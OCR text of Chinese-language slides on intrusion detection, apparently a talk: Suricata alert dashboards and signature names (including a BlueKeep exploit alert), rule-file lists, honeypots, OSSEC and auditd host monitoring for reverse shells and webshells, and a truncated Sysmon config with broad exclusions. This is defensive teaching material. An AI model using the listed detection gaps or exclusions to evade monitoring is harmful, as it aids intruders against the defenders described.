
AnyOther-Alert
HTTP-Alert
SMTP-Alert
SSH-Alert
TLS-Alert
02:00
05:00
08:00
11:00
14:00
@timestamp per 30 minutes
Count
831
Count
SN Alert-ByHttpMethod
GET
SN Alert-Proto
UDP
TCP

SN Alert-Top20Signatures

alert.signature.raw: Descending	Count
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management	299
ET P2P BitTorrent DHT ping request	209
ET P2P BitTorrent DHT nodes reply	166
ET P2P BitTorrent DHT announce_peers request	81
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic	33
GPL ATTACK_RESPONSE id check returned root	21
ET CINS Active Threat Intelligence Poor Reputation IP	15
ET POLICY Python-urllib/ Suspicious User Agent	3
ET POLICY GNU/Linux YUM User-Agent Outbound likely related to package management	2


Suricata之官方规则

emerging-malware	rules/emerging-malware.rules
emerging-attack_response	rules/emerging-attack_response.rules
emerging-snmp	rules/emerging-snmp.rules
emerging-mobile_malware	rules/emerging-mobile_malware.rules
emerging-netbios	rules/emerging-netbios.rules
emerging-current_events	rules/emerging-current_events.rules
emerging-chat	rules/emerging-chat.rules
emerging-icmp	rules/emerging-icmp.rules
emerging-dns	rules/emerging-dns.rules
emerging-voip	rules/emerging-voip.rules
emerging-telnet	rules/emerging-telnet.rules
emerging-smtp	rules/emerging-smtp.rules
emerging-pop3	rules/emerging-pop3.rules
emerging-deleted	rules/emerging-deleted.rules
emerging-sql	rules/emerging-sql.rules
emerging-shellcode	rules/emerging-shellcode.rules
tor	rules/tor.rules
emerging-p2p	rules/emerging-p2p.rules
emerging-ftp	rules/emerging-ftp.rules
emerging-scan	rules/emerging-scan.rules
emerging-trojan	rules/emerging-trojan.rules
emerging-exploit	rules/emerging-exploit.rules
emerging-tftp	rules/emerging-tftp.rules
emerging-worm	rules/emerging-worm.rules
emerging-web_client	rules/emerging-web_client.rules
botcc	rules/botcc.rules



https://rules.emergingthreats.net/open/suricata-4.0/rules/

ATTACK [PTsecurity] Possible Bluekeep RDP exploit CVE-2019-0708


EVENT_TYPE

● alert (3) ● Other values (0)

HOSTNAME

● [redacted] (3) ● Other values (0)

ALERT.SIGNATURE

Term	Count	Submit
ATTACK [PTsecurity] Possible Bluekeep RDP exploit CVE-2019-0708	3	
Other values	0	

SRC_IP

Term	Count	Submit
[redacted]	2	
[redacted]	1	
Other values	0	

DEST_IP


Term	Count	Submit
[redacted]	2	
[redacted]	1	
Other values	0	

UNIQ SRCIP

2

https://github.com/ptresearch/AttackDetection
https://github.com/jasonish/suricata-trafficid/blob/master/rules/traffic-id.rules
https://sslbl.abuse.ch/blacklist/sslblacklist.rules


NIDS架构


IDS
IDS
IDS
IDS
Kafka
logstash
Elasticsearch
SOC
mgmt

- 关键网络节点的流量镜像：IDC边界和重要安全域边界
- 集中管控：策略实时更新，规则白名单，自定义规则
- 告警的有效运营：误报处理？攻击是否成功？红蓝对抗验证

Honeypot

- 低交互蜜罐：Dionaea
- 支持多种协议：telnet，dns，ntp，epmap，ftp，http，memcache，mirror，mqtt，mssql，mysql，pptp，sip，smb，tftp，upnp
- Docker化：快速部署、销毁



Compromised Host
Host machine
3306
445
5061
....
docker
suricata
Docker image management
Honeypot
Honeypot
Honeypot
Honeypot
Honeypot
Honeypot
Honeypot
Honeypot
Honeypot
Honeypot
Honeypot
Honeypot
SOC

https://dionaea.readthedocs.io/en/latest/

https://github.com/DinoTools/dionaea

IDC服务器安全之HIDS

- HIDS 1.0之开源ossec



Ossec agent

Syscheck

rootkit-check

Log-collector

Ossec Server

alert

适用场景：服务器规模小于1W台

Linux, OpenBSD, FreeBSD, Mac OS X, Solaris and Windows


https://github.com/ossec/ossec-hids

HIDS 2.0之Linux

（1）资产收集：网络连接，进程监控，系统服务梳理

（2）入侵检测：反弹shell，webshell检测，远程命令执行，文件完整性检测，rootkit

（3）合规基线：基于CIS benchmark的Linux基线检查



Auditd

- 监控文件访问
- 监控系统调用
- 监控网络访问
- 用户命令执行

- ➢ 对系统的侵入性较小
- ➢ 开发难度不高
- ➢ 数据精确性

- Windows平台之Sysmon

基于内核驱动及相关系统机制对进程、文件、注册表、网络监控


- ➤ 网络相关：网络连接（2），DNS请求（22）
- ➤ 进程相关：进程创建（1）
- ➤ 注册表相关：键创建与删除（12），键值修改（13）

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

EventID	Event Name	Category
1	**Process Creation**	Process
2	A process changed a file creation time	File
3	**Network connection**	Network
4	Sysmon service state changed	Sysmon
5	Process terminated	Process
6	Driver loaded	Process
7	Image loaded	Process
8	CreateRemoteThread	Process
9	RawAccessRead	File
10	ProcessAccess	Process
11	FileCreate	File
12	RegistryEvent (Object create and delete)	Registry
13	**RegistryEvent (Value Set)**	Registry
14	RegistryEvent (Key and Value Rename)	Registry
15	FileCreateStreamHash	File
16	Sysmon configuration change (cannot be filtered)	Sysmon
17	PipeEvent (Pipe Created)	Pipe
18	PipeEvent (Pipe Connected)	Pipe
19	WmiEvent (WmiEventFilter activity detected)	Wmi
20	WmiEvent (WmiEventConsumer activity detected)	Wmi
21	WmiEvent (WmiEventConsumerToFilter activity detected)	Wmi
22	**DNSEvent (DNS query)**	Network
23	Error	Sysmon

Sysmon配置

安装运行：sysmon.exe -accepteula -i sysmonconfig-export.xml
更新配置：sysmon.exe －c sysmonconfig-export.xml




```
<!--SYSMON EVENT ID 3 : NETWORK CONNECTION INITIATED [NetworkConnect]-->
    <!--COMMENT:    By default this configuration takes a very conservative approach to network logging, limited tc
    <!--COMMENT:    [ https://attack.mitre.org/wiki/Command_and_Control ] [ https://attack.mitre.org/wiki/Exfiltrat
    <!--TECHNICAL:  For the DestinationHostname, Sysmon uses the GetNameInfo API, which will often not have any inf
    <!--TECHNICAL:  For the DestinationPortName, Sysmon uses the GetNameInfo API for the friendly name of ports you
    <!--TECHNICAL:  These exe do not initiate their connections, and thus includes do not work in this section: BIT

    <!-- https://www.first.org/resources/papers/conf2017/APT-Log-Analysis-Tracking-Attack-Tools-by-Audit-Policy-anc

    <!--DATA: UtcTime, ProcessGuid, ProcessId, Image, User, Protocol, Initiated, SourceIsIpv6, SourceIp, SourceHost
<RuleGroup name="" groupRelation="or">
    <NetworkConnect onmatch="include"...>

    <NetworkConnect onmatch="exclude">
        <!--COMMENT: Unfortunately, these exclusions are very broad and easily abused, but it's a limitation of Sys
        <Image condition="end with">AppData\Roaming\Dropbox\bin\Dropbox.exe</Image> <!--Dropbox-->
        <Image condition="end with">AppData\Local\Microsoft\Teams\current\Teams.exe</Image> <!--Microsoft Teams-->
        <Image condition="end with">AppData\Roaming\Spotify\Spotify.exe</Image> <!--Spotify-->
        <Image condition="end with">WeChat.exe</Image> <!--wechat-->
        <Image condition="end with">Foxit Software\Foxit Reader\FoxitProtect.exe</Image> <!--FoxitProtect.exe-->
        <!--SECTION: Microsoft-->
        <Image condition="end with">AppData\Local\Microsoft\Teams\current\Teams.exe</Image> <!--Microsoft: Teams-->
        <DestinationHostname condition="end with">.microsoft.com</DestinationHostname> <!--Microsoft:Update deliver
        <DestinationHostname condition="end with">microsoft.com.akadns.net</DestinationHostname> <!--Microsoft:Upda
        <DestinationHostname condition="end with">microsoft.com.nsatc.net</DestinationHostname> <!--Microsoft:Updat
    </NetworkConnect>
</RuleGroup>
```

